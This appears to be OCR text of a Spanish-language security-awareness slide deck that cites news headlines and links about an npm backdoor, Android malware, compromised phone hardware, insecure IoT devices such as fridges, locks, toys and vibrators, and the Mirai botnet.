
A backdoor was discovered in npm package

on Friday, May 04, 2018 |

The Node Package Manager (npm) team avoided a disaster when it discovered and blocked the distribution of a cleverly hidden backdoor mechanism inside a popular —albeit deprecated— JavaScript package.

http://www.ehackingnews.com/2018/05/a-backdoor-was-discovered-in-npm-package.html


Atacando la cadena de suministros



https://www.certsi.es/alerta-temprana/avisos-seguridad/posible-deteccion-malware-repositorios-oficiales-python

Con los dispositivos móviles la seguridad es mejor…


Más de 350 aplicaciones con malware llegan a Android cada hora



http://es.gizmodo.com/mas-de-350-aplicaciones-con-malware-llegan-a-android-ca-1794934543

… y para el usuario es mucho más sencillo

… y para el usuario es mucho más sencillo



https://thehackernews.com/2018/09/mac-adware-removal-tool.html

Las tretas del malware pasan de ordenadores a móviles

'Invisible Man' malware runs keylogger on your Android banking apps

Top tip: Don't fetch and install dodgy Flash updates from random websites

By Iain Thomson in San Francisco 2 Aug 2017 at 05:29 24 SHARE ▼


http://www.theregister.co.uk/2017/08/02/banking_android_malware_in_uk/

Y con el hardware no va mucho mejor …

Secret chips in replacement parts can completely hijack your phone's security

Booby-trapped touchscreens can log passwords, install malicious apps, and more.

DAN GOODIN - 8/18/2017, 2:27 PM




https://arstechnica.com/information-technology/2017/08/a-repair-shop-could-completely-hack-your-phone-and-you-wouldnt-know-it/

Pero con el IoT seguro que lo hacemos bien …

Interceptan las comunicaciones entre la nevera y Calendar

La intromisión corrió de la mano de los hackers de 'Black Hat' que fueron capaces de crear unos credenciales falsos con los que interceptar las comunicaciones **entre la nevera y Google Calendar.** Este sistema, el de la nevera hackeada, podría servir -hipotéticamente- para robar las credenciales de un usuario de Google. Sin embargo, los piratas primero hubiesen tenido que conseguir conectarse a la red Wi-Fi de la nevera.



https://elandroidelibre.elespanol.com/2015/09/otra-nevera-hackeada-como-de-seguro-es-el-internet-de-las-cosas.html

Pero con el IoT seguro que lo hacemos bien …

CERRADURAS INTELIGENTES: NO TAN SEGURAS COMO NOS GUSTARÍA

Josep Albors | 22 Ago, 2016 | Internet de las cosas | No hay comentarios

https://blogs.protegerse.com/2016/08/22/cerraduras-inteligentes-no-tan-seguras-como-nos-gustaria/

Pero con el IoT seguro que lo hacemos bien …

Data from connected CloudPets teddy bears leaked and ransomed, exposing kids' voice messages

https://www.troyhunt.com/data-from-connected-cloudpets-teddy-bears-leaked-and-ransomed-exposing-kids-voice-messages/


Pero con el IoT seguro que lo hacemos bien …

Vibradores conectados: funciones innecesarias que ponen en riesgo la privacidad

Imagen de un móvil con una aplicación para el vibrador. (STANDARD INNOVATION)

http://www.20minutos.es/noticia/3007581/0/vibradores-conectados-funciones-innecesarias-ponen-riesgo-privacidad/

Pero con el IoT seguro que lo hacemos bien …



Pero con el IoT seguro que lo hacemos bien …

DDoS: aprovechando IoT para atacar las redes


Mirai: malware para la creación de botnet utilizando dispositivos IoT.

En septiembre de 2016 lanza un ataque distribuido de denegación de servicios contra los sitios de Brian Krebs, OVH y Dyn.

El botnet lanza peticiones de hasta 1Tb/s.


Infecta dispositivos IoT que utilizan la configuración de usuario y contraseña predeterminados.

En octubre de 2016 se libera el código en GitHub.



